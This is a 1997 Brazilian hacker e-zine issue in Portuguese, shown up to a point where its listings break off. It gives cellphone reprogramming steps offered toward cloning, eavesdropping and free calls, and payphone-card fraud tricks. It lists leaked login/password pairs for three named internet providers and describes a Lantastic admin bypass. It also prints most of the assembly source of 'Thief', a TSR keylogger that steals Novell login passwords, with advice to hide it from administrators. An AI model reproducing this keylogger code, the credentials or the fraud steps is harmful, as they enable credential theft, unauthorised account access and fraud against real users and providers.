

```

-aa
-a-a  -x  -x -u  -u  -r -rr      -000  -55555
-a -a  -x -x -u  -u  -r-r      -0    -0-5
-a a-a  -x  -u  -u  -rr      -0    -0-5555
-a  -a  -x -x -u  -u  -r      -0    -0    -5
-a    -a-x  -x -uuu uu -r      -000  -5555

-- == [AXUR 05 - DARK SIDE HACKERS - BRAZIL] == --
~~~~ ~ ~ ~~~~~ ~~~~~ ~~~~~~

```

Axur 05 - revista mensal ( todos dia 01 na BBS mais próxima).  
 Pagina oficial: <http://www.axur05.org> - AINDA FORA DO AR  
 Webmaster - VooDoo - voodoo@axur05.org

Hackerland, 28 de Fevereiro de 1997  
 Revista nº - 2.00

Sem mestres, sem lamahs, sem deuses... somente no's e nossas ma'quinas.  
 Pra salvar a honra dos Brasileiros! yo outside \*fuck you\*

}-----[chain]-----{-{

" ... oinc oinc oinc oinc, cade minha lavagem?"  
 - IRCporcs ( IRCOPS )

" Oh, ich Dummkopf... das ist ja zum Teufelholen"  
 - Dr. Tavares

#### INDICE:

- 1-) OFFERTORIUM
- 2-) BURLANDO SISTEMA CELULAR BRASILEIRO - Tomo I
- 3-) GEOCITIES - Verdades e Mentiras
- 4-) MISC & UTILZ
- 5-) Diferenca de tempo em comunicacao via satelites (TASI)
- 6-) Hacking Netware
- 7-) The Hacker Shell Client & Server - by Oluparun
- 8-) Fraqueza do Point & Shoot
- 9-) Shooting Shark's PW Hacker Update
- 10-) AJUDA & COLABORACAO DOS LEITORES!!
- 11-) Como conectar qualquer celular em um modem
- 12-) Algoritmo para Geracao de numeros de CC's
- 13-) Logo Contest - by csh
- 14-) Cartas
- 15-) Lista de passwords para sites pagos - by VooDoo

}-----[chain]-----{-{

#### 1-) OFFERTORIUM...

Ainda estamos vivos....  
 Queria comecar esse offertorium dizendo que apesar de mesquinho, o ser hu-  
 mano tambem eh generoso.... Quando voce fode alguem, essa pessoa quer re-  
 tribui-la com uma trepada mais animal ainda.... o que isso significa? bom,  
 isso vai acabar em sado-masiquismo mesmo... alguem vai sair ferido... Que

saia sangue da bunda mais fraca... nos temos a informacao... bom, para todos que pergutaram a mim, ou a outros editors da axur05, a pagina da axur mudou de lugar, fomos chutados da geocities (vide artigo abaixo), sem uma explicacao plausivel... somente um mail executado por algum script mal feito... apos esse "desabafo", queria dizer que a axur esta tomando proporcoes astronomicas, sendo lido ate em marte (po, eu tinha q inovar, mes passado estavamos no japao, pq nao em marte?)... Para o proximo numero, estamos com uma surpresa para todos... espero que voces gostem da axur desse mes, esta contido nesse numero varias materias, muitas de colaboradores da axur, nao dos editores, ate porque nos estamos trabalhando no proximo numero, que com certeza, deixara MUITOS ezines de queixo caido, dando a qualidade da ezine... inovando totalmente o estilo em ezines desse genero, mas sempre com o nosso objetivo que voces ja sabem melhor do que eu.... Outra novidade e' o nosso dominio... gracias ao incrivel vooDoo que gastou varios reais e muita forca de vontade, conseguiu por no ar nosso servidor axur05.org. Ele ainda nao esta ativo(agora, 7 de marco..), mas em no maximo duas semanas, estara 100% operante... com grandes novidades na nova page da axur...

Se voces se lembram do primeiro numero da revista, nao queriamos que pessoas relacionadas com a estupidez das leis brasileiras, donos ou participante direto nos lucros de provedores, lamers, o que seja, gente que nao deveria ler, infelizmente estao lendo o ezine, dada a explosao que ele vem causando no brasil. O meu protesto fica em relacao ao que querem destruir os editores da revista... por mais absurdo que pareca, estamos sendo ameaçados de morte, o que nos estimula ainda mais a produzir mais e mais para que os brasileiros tenham acesso ao que sempre foi proibido para nos... Ou voces acham que americanos gostam da gente? quantas vezes voce ja nao entrou no #hackers da undernet e tomou um ban em \*!\*.br? Pensem bastante nisso, o povo brasileiro eh "malandro" suficiente pra detonar qualquer um.. Estamos tentando dar uma ajuda para todos aqui... mas tambem nao queremos que use a revista como unica fonte de informacao... a informacao q contem aqui eh bastante interessante sim!; mas corra atras de sua liberdade, estamos tentando armar voces, prepara-los para poderem voar sozinhos... Facam bom proveito desse numero...

#### UPDATE:

A axur esse mes teve que demorar um pouco pra ser distribuida, por um fator nada agradavel....

Tivemos problemas com um provedor de acesso, devido a um email anonimo que dizia que nos haviamos pego as contas deles... isso nao eh verdade... Ainda estamos com esses problemas... Estamos resolvendo dentro do possivel, e gostaríamos de agradecer ao filho da puta que mandou esse email, pela sua tormenta, e tambem ao terrorismo imposto por esse provedor...

Offertorium by axur05'editors...

}-----[chain]-----{

## 2-) BURLANDO SISTEMA CELULAR BRASILEIRO - Tomo I

~~~~~

Bom resolvi elaborar este esquema para acabar de uma vez com esta confusao no Brasil, onde e' muito dificil encontrar informacoes sobre programacao de celulares, mesmo o basico. Entao o que busco com este texto e' englobar as tres marcas mais vendidas e conhecidas, Motorola, Ericsson e Nokia pois sao aparelhos de facil dominio. Estou disposto com este artigo a tentar incoporar qualquer leigo na programacao e tentar avançar com ela na medida do possivel ate um nivel avancado onde qualquer um podera fazer clonagem, escuta e chamadas sem pagar. Pois, afinal de conta, ja estou cansado de ver um sistema de merda igual o gauchao a exemplo de outros que continuam como patrimonio estatal, e constatei tb o pessimo atendimento ao publico por parte deles. As informacoes contidas abaixo sao REAIS, portanto e' destinada aos grandes phreakers que se acham os espertos e nao sabem nem puxar um extencao telefonica sozinho para seu quarto. Acho que de certa forma vou esclarecer suas duvidas e colocar um boa base, ou seria melhor, tudo aquilo que vc sempre quis saber mas ninguem pode

responder...  
Minha galerinha! Divirtam-se... e nao se esquecam que este e' o nosso mundo, o mundo dos computadores, o mundo que habitamos, este mundo onde nao existem pessoas e o conhecimento impera!

Be happy... Phuck, Phuck, Phuck & Phreak

AcidmuD - Global Domination Inc. (c) 1997

\* \* \* \*

Vamos comecar com a programacao basica dos celulares mais presentes no mercado.

INSTRUcoes PARA PROGRAMACAO DO NOKIA 638 ( versao curta )

| DESCRICAO                                                               | APERTE      | VISOR                                                       |
|-------------------------------------------------------------------------|-------------|-------------------------------------------------------------|
| 1. Ligue o telefone                                                     | Aperte PWR  | Visor normal de uso                                         |
| 2. Entre o codigo de acesso de programacao                              | *#639#      | Cellular Number?                                            |
| 3. Entre o numero de telefone                                           | XXXXXXXXXX  | XXXXXXXXXX                                                  |
| 4. Verifique o numero do telefone                                       | Aperte SEND | CODE?                                                       |
| 5. Entre codigo de identificacao do sistema "SID" seguindo por 4 zeros. | XXXXX0000   | XXXXXX                                                      |
| 6. Verificar o SID                                                      | Aperte SEND | ACCEPTED                                                    |
| 7. O aparelho vai desligar sozinho                                      |             | Visor normal de uso, verifique se o telefone esta em "ROAM" |

1>obs. Se "Try Again" aparece na tela, provavelmente um numero incorreto de digitos foi colocado, Aperte "CLR" para limpar a tela, e entre os numeros novamente.

2>Obs.Depois de "ACCEPTED" o aparelho vai desligar sozinho se quando ele ligar aparecer na tela "NAM ERROR" as informacoes nao foram digitadas corretamente. Reprograma o aparelho depois de checar que todas as informacoes estao corretas.

---

Nao se esqueca que o SID muda de cidade pra cidade desta forma pode-se mudar o SID pra obter acesso a ligacoes intermunicipais como chamadas locais, dificilmente se muda pra outro estado com sucesso, pois o sistema telefonico muda muito.

No item numero 3. o numero do telefone deve ser colocado na forma  
Ex: 0519221323- Telefone

|  
Codigo da cidade

Ainda na parte de celular NOKIA vamos pro 232...

| PASSO | DESCRICAO-VISOR   | PROGRAMACAO                                   |
|-------|-------------------|-----------------------------------------------|
| 01    | Ligar aparelho    | PWR                                           |
| 02    | Teclar password   | *3001 # 12345,<br>STO 0                       |
| 03    | Store not done    | STO                                           |
| 04    | Store             | CLR                                           |
| 05    | Teclar sequencia  | 190 # 192 # 0 *<br>12345 STO 01               |
| 06    | Replace Content   | STO                                           |
| 07    | Store             | CLR                                           |
| 08    | Teclar NNT        | 051-9xx-xxxx<br>STO 02                        |
| 09    | Replace content?  | STO                                           |
| 10    | Store             | CLR                                           |
| 11    | Teclar Sequencia  | 259*1*1*333*0<br>+U*14, # 00 *55*<br>0 STO 03 |
| 12    | Replace Content?  | STO                                           |
| 13    | Stored            | CLR                                           |
| 14    | Desligar Aparelho | PWR                                           |

IMPORTANTE: o "U" e' o ultimo numero do telefone.

IMPORTANTE: Vc pode tentar programar o telefone NOKIA e ERICSSON quantas vezes vc quiser, mas nao recomendo tentar mais de 2 vezes no telefone MOTOROLA, pois ele possui um mecanismo que reseta a placa na 3 tentativa, isso e' ruim!  
 Pero, um pouco de adrenalina na veia e' bom, entao sei lah!  
 Se vc nao souber resetar depois e programa-la novamente nao tente, ou tera que mandar pra DATEL pra programar novamente ;)

Observacoes:  
 ^^^^^^^^^^^^^

Quando aperta MENU 7 vai aparecer o numero do telefone habilitado.  
 Codigo de bloqueio= 1234  
 Selecionar sistema= Menu, 1, VOL ( BOT SISTEMAS), STO

Pra programar na 2 ( segunda ) NAM, apos o passo numero 6 teclar:

|    |                                                  |
|----|--------------------------------------------------|
| 07 | Teclar NNT..051-9XX-XXXX, STO 04 STO             |
| 08 | Replace content? CLR                             |
| 09 | Teclar Sequencia 263*1*1*333*0 U * 14,ST0,05,STO |
| 10 | Replace content? PWR                             |

Para selecionar a NAM= MENU 7, VOL, STO  
 Isso vai mudar sua linha ;)  
 Aterar codigo de seguranca=(PASSO 05) 190 #193#0\* NOVO CODIGO DE BLOQUEIO,  
 STO, 01, STO, PWR

Para alterar o idioma, caso isso facilite= PASSO 4,

0=INGLES  
1=FRANCES  
2=ESPANHOL

Ta facil ne'? Ate a sua avo' consegue programar... ( com olhos claro )

-----

Voltando ao contexto geral, deve ter muito neguinho pensando, O que e' NAM?

NAM e' a sigla para Number Assignment Module ou Modulo de Designacao de Numero, onde estao inseridas as informacoes relativas ao sistema celular de operacao do telefone.

Os telefones celulares ERICSSON/GE podem possuir uma ou mais NAM que podem ser programadas de duas formas. Curta ou longa.

Vamos falar um pouco entao sobre a programacao basica da Ericsson.

Este telefone ( AF-738 ) que e' muito presente no mercado possui 4 (quatro) NAM.

Se a forma Curta for adotada, certas informacoes de NAM serao assumidas conforme o SID entrado.

Em ambos os casos, utilize a tecla # para avancar dentre as opcoes e a tecla ^ para corrigir um entrada errada e entrar com as informacoes corretas.

Use a tecla END para salvar e sair.

FORMA CURTA DE PROGRAMACAO: Digite 987 MENU MENU

=====

MODELO AF-738

=====

| DISPLAY |                   | DEFINICAO                                      |
|---------|-------------------|------------------------------------------------|
| 1.      | FCN               | Numero de série eletronico *                   |
| 2.      | NAM 1 4?          | Selecao de NAM 1 a 4                           |
| 3.      | MIN 1 (2, 3 ou 4) | Numero do telefone celular p/NAM 1 (2, 3 ou 4) |
| 4.      | SID 1 (2, 3 ou 4) | Identificacao do Sistema pra NAM 1 (2, 3 ou 4) |
| 5.      | NAM 1 - 4?        | se quer colocar mais NAM repita desde o 2      |

Pressione a tecla END para salvar e sair.

Nao sei se ja falei, mas o SID é um codigo particular da rede de cada cidade, se ate o fechamento da revista eu conseguir uma lista com a SID das principais cidades do pais eu coloco.

Agora ainda dentro da programacao do Ericsson, vamos ver a programacao que se enquadra para qualquer aparelho.

Obs. Ericsson e GE sao a mesma coisa! ;)

PROGRAMACAO GE-ERICSSON

=====

TODOS OS APARELHOS  
( raras excessoes )

| PASSO | DESCRICAO | PROGRAMACAO |
|-------|-----------|-------------|
|-------|-----------|-------------|

|    |           |                                    |
|----|-----------|------------------------------------|
| 01 | PASSWORD  | FCN ( pressionado ), 923885        |
| 02 | ESN       | SOLTAR FCN, STO ou FCN             |
| 03 | EMERG     | 0190, FCN                          |
| 04 | PHONE     | XXX 9XXXXXX                        |
| 05 | MIN 1     | FCN                                |
| 06 | SID       | 00???, FCN (???=SID da sua cidade) |
| 07 | IPCH      | 0333, FCN                          |
| 08 | ACCOLC    | 0+(ultimo numero do telefone), FCN |
| 09 | LOCAL USE | 1 (ON), FCN                        |
| 10 | GIM       | 14, FCN                            |
| 11 | MIN 2     | END                                |

10. - MARK 1 - ON ( troca o "ON" por "OFF" no numero 1 ), STO

OBS.: SELECAO DE SISTEMA: FCN, 5 ATE ACHAR ( pref sys ), STO

#### - Particularidades do modelo AH 320 - Ericsson

AAAAAAAAAAAAAAAA AA AAAAA AA AAA AAAAAAAAA

- \* Manter pressionado FCN, ligar o aparelho e entrar com a senha
- \* Quando aparecer HEXA solte o "FCN", STO
- \* SEC CODE - Deve ser 0000, STO
- \* NAM 1-2? - 1, STO
- \* MIN 1 11... numero do telefone, STO
- \* Sub. numero - numero do telefone denovo, STO
- \* A-Key - STO
- \* NAM 1-2? - Novamente "END"

Bom, chegamos na melhor parte na minha opiniao! Vamos lidar com o aparelho Motorola, um dos grandes lideres do mercado. Este aparelho possui inumeras facilidades ao mesmo que e' flexivel ocasionando facil acesso a placa. Repito, nao programe mais de 2 vezes ele ao menos que saiba o que esta fazendo, vc pode resetar a placa e ter que mandar pra assistencia tecnica.

#### MOTOROLA =====

| PASSO | DESCRICAO     | PROGRAMACAO                       |
|-------|---------------|-----------------------------------|
| 01    | SID           | * 00??? * ( o SID da sua cidade ) |
| 02    | AREA CODE     | * 0?? * (Ex. Sao Paulo = 011 )    |
| 03    | PHONE         | * 9XXMCDU *                       |
| 04    | SCM           | * 12 ou 14 * ( use 14 ;) )        |
| 05    | ACCOLC        | * 0 + Unidade *                   |
| 06    | GIM           | * 12 ou 14 *                      |
| 07    | SECURITY CODE | * 000000 *                        |
| 08    | UN LOCK CODE  | * 123 *                           |
| 09    | IPCH          | * 0333 *                          |
| 10    | OPTIONS       | * 10100 *                         |
| 11    | OPTIONS       | * 11100 *                         |

|    |         |      |
|----|---------|------|
| 12 | TERMINO | SEND |
|----|---------|------|

Obs. NAM 2 - Andaar todos os passos ate o n. 10 e teclar 010110

Transportaveis - Selecao de NAM - RCL, #, CLR, RCL, #, STO

Numero de Lista: RCL, #

Selecao de sistema -- RCL, \* ACHAR "AB" STO

MOTOROLA DIGITAL:

- PASSO 10: 0708
- PASSO 11: 111100
- PASSO 12: 11110

Lembrete: Nao e' possivel fazer escuta quando o sistema e' digital portanto se vc pretende faze-lo procure um sistema que trabalhe no modo analogico. ;) Pra ser mais direto, a telefonia brasileira ate onde eu sei e' muito precaria neste sentido, quem sabe com este esquema de privatizar uma banda nao melhore um pouco!

Outra coisa que e' fundamental, o numero ESN que esta no seu telefone celular na parte de tras e' a identificacao do aparelho, nunca ouvi falar em casos de aparelhos que ficaram com o mesmo ESN. Este numero se constitui da seguintes forma:

xxx-xxxxxxxx

Na constituicao devemos transformar este numero em HEXADECIMAL

Pegamos entao os ultimos 8 numeros, no caso do primeiro dos ultimos oito ser zero no's vamos ignorar ele.

xxx-0xxxxxxxx

O numero 0 da sequencia e' ignorado.

Entao pegamos uma calculadora qualquer e digitamos estes numeros, pra logo depois converter pra HEXADECIMAL... simple uh? ;)

Continuarei a escrever sobre celular, nao pense que com estes dados vc esta apto a fazer escuta ou mesmo clonagem, mas server como uma boa introducao de um contexto que seguiremos escrevendo sobre a telefonia celular. Mas depois que vcs pegarem bem estes esquemas de programacao o resto vai ficar FACIL demais!!

OBS: Nao me responsabilizo se a sua namorada aparecer grávida ou se seu cachorro comer veneno, muito menos se amanha vc acordar com uma espinha gigante na testa. ;)

AcidmuD - Global Domination Inc. (c) 1997

}-----[chain]-----{

### 3-) GEOCITIES - Verdades e Mentiras

well, uma pequena materia 'light' pra voce dar um tempo pra cabeca.

Recentemente, recebemos uma mensagem de um endereco um tanto suspeito: alert@geocities.com. Antes mesmo de ler a mensagem, apenas por instinto, ja' diziamos: 'Bosta, de novo!'. O texto da mensagem era o mesmo que das outras vezes. O geocities tinha fodido com nossa pagina. Porra! E' a terceira ou quarta pagina minha que eles retiram daqueles 'nanocomputers' porcos deles. Depois de deletar aquele mail estúpido pensamos: mas por

qual motivo eles fizeram isso? Bom, temos 5 hipoteses para explicar tal atitude.

1- Algum cara muito cagao, que foi abusado sexualmente pelos pais quando era crianca, que desenvolveu um tipo de 'agoraphobia' (medo de tudo quanto e' merda) e que sai de casa 2 vezes a cada 5 meses, ficou preocupado com a possibilidade de ver sua senha publicada em uma revista hacker que e' lida por milhares de pessoas em toda a internet e mandou uma pequena mensagem para o encarregado la' no geocities dizendo que nos eramos uma ameaca aos bons costumes.

2- Algum adolescente porco e cheio de espinhas, que tem idade mental de mais ou menos 8 anos, que ainda e' vestido pela mae e que ganhou aquele pentium 200MHZ do pai, no dia da crianca, apenas para jogar campo minado, ficou assustado com nossa linguagem politicamente incorreta e com aqueles graficos dos 'monstrinhos' encontrados em nossa pagina e entrou em contato com a administracao do geocities. Possivelmente, na cabeca de um ser tao desprezivel como esse, possa ter surgido a ideia de que nos somos sequestradores ou assassinos, que a qualquer momento pode bater na casa dele, estuprar sua irma, queimar os seus pais e , por fim, cortar as partes do corpo dele e jogar para os cachorros que certamente nao iriam comer sua carne fetida e nojenta.

3- Outra hipotese: algum fanatico por algum outro zine brasileiro, tipo o Dr\_Zebron (a exemplo do AcidmuD utilizei um nome ficticio para que nao seja possivel identificar o verdadeiro Dr\_Epron), ficou meio 'magoado' por causa do nosso zine ter surgido e mostrado realmente o que as pessoas querem ver e simplesmente mandou um mail para o geocities dizendo que nos estavamos atrapalhando o plano deles, que era de criar no brasil um grupo de usuarios de computadores completamente retardados que soubessem apenas a teoria de alguns assuntos inuteis, nada de pratica ou coisas que realmente interessam. Lembre-se: nao estou acusando o Dr\_Zebron de foder com nossa pagina, apenas citei o infeliz porque ele se encaixa perfeitamente no perfil do idiota descrito anteriormente. Outra coisa: tambem sabemos que o pessoal responsavel por alguns outros zines (tipo o NetHack) e' tudo gente boa e nao faria uma merda dessas.

4- Mais uma suspeita: algum usuario que nao ficou muito feliz quando viu sua senha publicada nos primeiros numeros da revista avisou o geocities e os babacas fizeram um 'take down' na nossa conta. Agora responda: nos temos culpa se este tipo de usuario escolhe o login e a senha igual? Nos temos culpa se este tipo de usuario usa um login com 15 letras e o passwd com 2 numeros? Porra, vao se foder! As vezes ate' nem e' culpa do usuario e sim do sysadmin que nao avisa esse tipo de coisa. OPZ! Quem sabe nao foi um sysadmin muito cagao, daqueles que, para protegerem o sistema, desligam as maquinas da tomada? Quem sabe...

5- E, por fim, a ultima suspeita. Conhecemos muito bem a politica daquela merda do geocities. Talvez, sem mais nem menos, algum bicho muito estupido que trabalha naquela porcaria achou melhor retirar nossa pagina do ar porque o geocities tem um nome a zelar e ficaria mal hospedando a pagina de um zine que publica materias verdadeiramente underground.

E', o negocio e' mais ou menos esse. O geocities so' quer saber de uma coisa: se sua pagina nao faz sucesso, eles acham um meio de retirar ela de la'; se sua pagina e' bastante acessada eles colocam propaganda nela e, caso isso ocorra, com quem voce acha que fica o dinheiro da publicidade? No entanto, se for uma pagina hacker, warez ou de sexo eles tiram na mesma hora, nao interessa se sejam apenas links ou se tem 100000 ou 10 acessos. Agora pense em uma coisa: quando que uma pagina pessoal que seja composta de informacoes sobre o autor, tipo...

"Meu nome e' Merdeval, tenho 16 anos, gosto de futebol e sou esportista pois faco aerobica e bale classico. O que voce acho da minha pagina? Me mande um mail. Under Construction!"

... vai receber mais de 100 acessos? So' um retardado visita um lixo desses!

Nos estamos apenas mostrando que as coisas nao sao como parecem. Agora, estamos registrando um dominio onde o espaco em disco e o fluxo de dados e' ilimitado e la' o negocio vai pegar fogo porque nos nao vamos pensar duas vezes antes de abarrotar o disco com arquivos h/p/c/a/v/w ou foder com a vida de um bando de idiotas inuteis. Portanto... Take it easy DWDs!

}-----[chain]-----{-{

#### 4-) MiSC & UTILZ

~~~~ ~~~~~

##### 1- Como retirar a senha da porra da Lantastic 6.0

-----

Como ja sabemos a Lantastic 6.0 e' considerada a melhor rede ponto-a-ponto do mercado, mas descobri um erro banal, onde voce pode ter acesso ao net\_mgr que e' o programa onde se tem controle total de usuarios e restricoes. Ai vai,  
Localize dentro do diretorio LANTASTI.NET o subdir SYSTEM.NET, dentro deste subdir voce encontrara o arquivo com nome Zcontrol.  
Agora e' so renomear este arquivo e pronto, voce tirou a senha do net\_mgr da Lantastic 6.0

##### 2-Senha de alguns provedores do Triangulo Mineiro

-----

Triangulo Internet Provider (034)2395222

-----

werneck - Amazonia  
helena - helena  
cultura - lpizza

Nanet (034)2390001

-----

diasatac - dias  
favigo - blf316066

AlgarNet (034)2142000

-----

cto5 - pass37

Agradecimento especial a SEAL

##### 3-Ligando em telefone com cartao sem pagar

-----

Como ligar gratuitamente em orelhoes a cartao

Ok, os cartoes desse tipo de orelhao, funcionam da seguinte forma:  
Eles sao formados por minusculos microfusiveis queimados por indutancia, assim, quando vc insere o cartao no orelhao, atraves de um "sensor", ele verifica quantos microfusiveis ainda estao "ligados". Quando vc conhece algo, vc pode engana-lo, entao, um metodo q tem funcionado por quase todo brasil, eh o de vc pegar o seu cartao, e "pinta-lo" com um lapis comum. A coisa funciona assim:

O grafite eh um semi condutor q se abre facilmente, entao ele conduz a corrente necessario, e o orelhao acha q vc tem um cartao completo!! :)

-Complementado por Acidmud-

Pegar um cartao telefonico comum e passar um esmalte incolor ( base ) na tarja do cartao. Parece que esta base impede o cartao de "queimar" os creditos, o mesmo pode ser tentado em cartao de fliperama.  
Pinte a tarja de maneira que fique fina para impedir que o cartao fique grosso demais e nao passe na maquina.

Worm\_root - 1997(c) Global Domination Inc.

##### 4- Codigo simples de criptografia de dados em Pascal

-----

Ainda sobre a materia anterior ai vai o codigo de um programa que pode auxiliar que quer se aprofundar no assunto, e no futuro quebrar uns mais dificeis. No futuro o Flash vai nos mandar a fonte em C, esperamos que sim ;)

-----cut here-----

```
{
Codigo simples de criptografia de dados.
Implementado por Flash.
aver@visao.com.br
}
```

Uses Crt;

```
Var
  Intext, OutText : Text;
  St      : String;
  Pw      : LongInt;

Function Converttxt (S: String): String;
Var X : Byte;
Begin
  Converttxt [0] := S [0];
  For X := 1 To Length (S) Do
    Converttxt [X] := Chr (Ord (S [X] ) Xor (Random (128) or 128) );
End;
```

```
Function Enterpw: Integer;
Var S : String;
    CH : Char;
    Z, Err : Integer;
Begin
  Pw:= 0;
  Z := 1;
  S := '';
  write ('Chave : ');
  Repeat
    CH := UpCase (ReadKey);
    Case CH Of
      #8 : Begin
        If Z > 1 Then Begin
          Dec (Z);
          Delete (S, Z, 1);
          write (CH);
          ClrEol;
        End;
      End;
      #13, #10, #27 : Begin
        WriteLn;
        WriteLn;
        write ('Processing...');
        End;
      Else Begin
        S:= S+ CH;
        write ('■');
        Inc (Z);
        End;
      End;
    Until (CH = #13) or (CH = #10) or (CH = #27);
    If S = '' Then Begin
      WriteLn;
      TextColor (LightRed);
      writeLn ('Erro: Chave invalida.... Exiting');
      TextColor (LightGray);
      Halt (10);
    End;
  Val (S, Pw, Err);
  Enterpw:= Pw;
End;
```

```
Begin
  If ParamCount< 1 Then WriteLn ('Encrypt <Input> <Output>')
  Else Begin
    Assign (Intext, ParamStr (1) );
    {$I-}
```

```

Reset (Intext);
{$I+}
If IOResult= 2 Then WriteLn ('Arquivo ' + ParamStr (1) + ' not found!')
Else Begin
  EnterPw;
  RandSeed := Pw;
  Assign (OutText, ParamStr (2) );
  Rewrite (OutText);
  While Not EoF (Intext) Do Begin
    ReadLn (Intext, St);
    WriteLn (OutText, Converttxt (St) );
  If ParamCount> 1 Then Write ('.');
  End;
  Close (Intext);
  Close (OutText);
  WriteLn;
  WriteLn ('Sucesso!!');
End;
End;
End.
-----cut here-----

```

## 5- Problemas com senha no SETUP do seu computador?

Se alguém colocou senha pra acessar o computador e vc esta apavorado pq acha q nao tem como tirar, fique calmo. Teoricamente nao tem como acessa-la se o computador tranca na inicializacao e para ate a confirmacao da senha, mas sempre tem como faze-lo. Vc tem que abrir seu computador ( ou de que for ), localizar a pilha do clock e retira-la por uns 30 minutos. Com isso voce vai descarregar a memoria. Logo apos coloque novamente e configure o setup denovo! Soh faca isso se vc estiver certo que sabe as configuracoes da maquina, pq elas vao voltar pro modo default.

AcidmuD - Global Domination Inc. (c) 1997

}-----[chain]-----{-{

## 5-) Diferenca de tempo em comunicacao via satelites (TASI)

Eu sei q prometi uns codigos de virus e ensinar contaminacao de EXEs, no entanto, eu achei q seria mais interessante eu colocar outras materias do q virus, entao fica p/ a proxima edicao. Prometo!

Bem, vc alguma vez ja ligou p/ um pais, tipo Japao, ou Italia? Vc ja percebeu, q vc fala, e apenas algum tempo depois a pessoa do outro lado ouve o q vc falou? Isso ate prejudica a conversa.. Imagina so:

- Oi! Como vc chama? - pergunta um cara na Italia
- 10 anos - responde o outro falando de outra pergunta anterior
- Onde vc mora?
- Marcos - hehehe... a conversa fica muito confusa ne?

O q ocorre, eh q um mesmo satellite, permite a mais de uma pessoa usar o mesmo trunk. Entao, para atender a mais de uma pessoa, quando o satellite percebe uma pessoa nao esta falando, ele atende a outra, entao nos temos X e Y num mesmo trunk; Quando X parou de falar, o satellite envia o que Y falou, e quando este parou de falar, ele volta p/ X. Assim, eh devido a essa lentidao em achar um trunk, e atender mais de uma pessoa, q ocorre aquela confusao, quando vc fala. Bem, mas existe um certa frequencia que quando emitida, permite a vc ter um trunk so seu!(q chique hein? :), e tambem impede q vc caia em um trunk que ja esta sendo usado. Basta que vc envia 1850 HZ. Mas isso deve ser feito antes da transmissao. Eu ainda nao consegui gerar essa frequencia, mas na proxima edicao eu apresento os resultados, caso vc consigam ou nao, me avisem. Pelo q eu sei, vc disca o numero, manda a frequencia antes de ouvir o som da chamada!! Vc deve dis-car e logo em seguida mandar o tom. P/ nao haver erros, eu recomendo q vc

mande o tom antes de discar, apos discar, quando ouvir o tom de chamada e quando atender. Assim, com certeza nao havera erros! Note, que o numero que vc discar deve usar um satellite, em ligacoes internacionais diretas, vc sempre usa o 00, isto eh um conexao via satellite, entao em todo numero internacional q comece com 00, pode ser usado esse truque.

worm\_root - 1997(c) Global Domination Inc.

}-----[chain]-----{

## 6-) Hacking Netware

~~~~~

Thief eh um programa TSR escrito em assembly 8086 que tem por objetivo roubar senhas da Novell. Foi desenvolvido pelo pessoal da Washington High School em Denver, Colorado (veja como nos prezamos os direitos autorais). Raramente o supervisor percebera esse pequeno programa, a nao ser que vc seja muito burro p/ contar a ele. Eu recomendaria que vc apos rodar e carregar o programa na memoria, o deletasse p/ impedir que alguem o descubra facilmente.. dessa forma o programa simplesmente ficara na memoria.

Ok, o que programa fara eh simplesmente esperar pelo programa LOGIN, assim que ele for executado, o programa iniciara a gravar qualquer tecla pressionada em um arquivo escondido em alguma parte do HD. Entao, mais tarde vc volta la e simplesmente ve o que escreveram enquanto vc estava "fora" ;)

Agora vamos ao "metabolismo" do programa. Supreendentemenete, THIEF usa a mesma interrupcao que o shell do Novell! Eh isso, ele captura a porta central do DOS, a famosa interrupcao 21h.\* . Entao, ele assim intercepta TODAS as chamadas de funcoes. Especificamente, ele checa pela funcao EXEC do arquivo, e assim o "termina". Quando um arquivo chamar a funcao EXEC, e o nome do arquivo for LOGIN, THIEF ira "viver" e comecar a guardar toda e qualquer tecla pressionada, ate o programa terminar. Isso eh realmente inteligente e sofisticados, mas ao inves disso, o programa poderia simplesmente esperar pela funcao especial da Novell p/ se logar, e somente guardar os parametros da chamada. Note que as tecnicas acima requerem que o programa funcionar, seja carregado antes do shell da Netware.

\* A interrupcao 21h eh usada em qualquer programa que faz chamadas a s funcoes do DOS. O sheel do Netware eh claro as intercepta. Assim, ela pode fazer as chamadas ao DOS, ou executa-las por si propria.

Sinta-se livre p/ modificar o programa da forma q vc quiser, mesmo porq muitas vezes o drive usado pelo programa eh diferente do seu caso.

```
;-----corte aqui-----
;
;
; Thief - Capturador de senhas Novell
; Copyright (c) - Washington High School
;
; Thief v.1.0
;

cseg segment
assume cs:cseg,ds:cseg
org 100h
public oi21,ac,ob,fn,fh,flag,ni21,jtov,oc,lethro,wpwtf,exist,create,
public cntr,lits,begin
.RADIX 16
start:
    push cs
    push cs
    push cs
    pop ds
    pop es
    mov ax,0ffffh
    CLI
    pop ss
    mov sp,ax
    STI
```

```

        jmp begin
oi21    dd ?
ac      dw 0
ob      dw 80h dup (?)
buff2   db 80h dup (?)
fn      db 'c:\testing',0FF,'.tmp',0
search1 db 'LOGIN'
foundf  db 0
fh      dw 0
flag    db 0
cntr    dw 0

```

```

ni21:   assume cs:cseg,ds:nothing,es:nothing

```

```

        cmp ax,4b00h
        je exec
        cmp foundf,0ffh
        jne nc
        cmp ah,8
        je oc
        cmp ah,7
        je oc

```

```

nc:     push ax
        mov al,cs:flag
        not al
        cmp al,0
        jne jtov
        mov ax,cntr
        inc ax
        mov cntr,ax
        cmp ax,31h
        jb jtov
        xor ax,ax
        mov cntr,ax
        mov flag,al
        pop ax
        pushf
        call dword ptr [oi21]
        push ds
        push cs
        pop ds
        push ax
        push bx
        push cx
        push dx
        jmp short wpwtf

```

```

jto:    pop ax
        jmp dword ptr cs:[oi21]

```

```

exec:   call scanfor
        jmp nc

```

```

oc:     pushf
        call dword ptr cs:[oi21]
        assume ds:cseg
        push ds
        push cs
        pop ds
        push ax
        push bx
        push cx
        push dx
        mov bx,ac
        mov [bx],al
        inc bx
        mov [ac],bx
        cmp al,0dh
        jne lethro
        mov byte ptr [bx],0ah
        not cs:[flag]

```

```

lethro: pop dx
        pop cx

```

```
pop bx
pop ax
pop ds
iret
```

scanfor:

```
push ax
push di
push si
push es
push ds
push cs
push cs
pop es
mov si,dx
mov di,offset buff2
```

moveit:

```
lodsb
and al,0dfh
stosb
or al,al
jnz moveit
pop ds
mov di,offset buff2
```

look:

```
push di
mov si,offset search1
mov cx,5
repe cmpsb
pop di
or cx,cx
jz foundit
inc di
cmp byte ptr [di+5],0
je not_found
jmp look
```

not\_found:

```
xor ax,ax
mov foundf,al
jmp short endofsearch
```

foundit:

```
mov ax,0ffh
mov foundf,al
```

endofsearch:

```
pop ds
pop es
pop si
pop di
pop ax
ret
```

wpwtf:

```
mov ax,3d02h
mov dx,offset fn
pushf
call dword ptr [oi21]
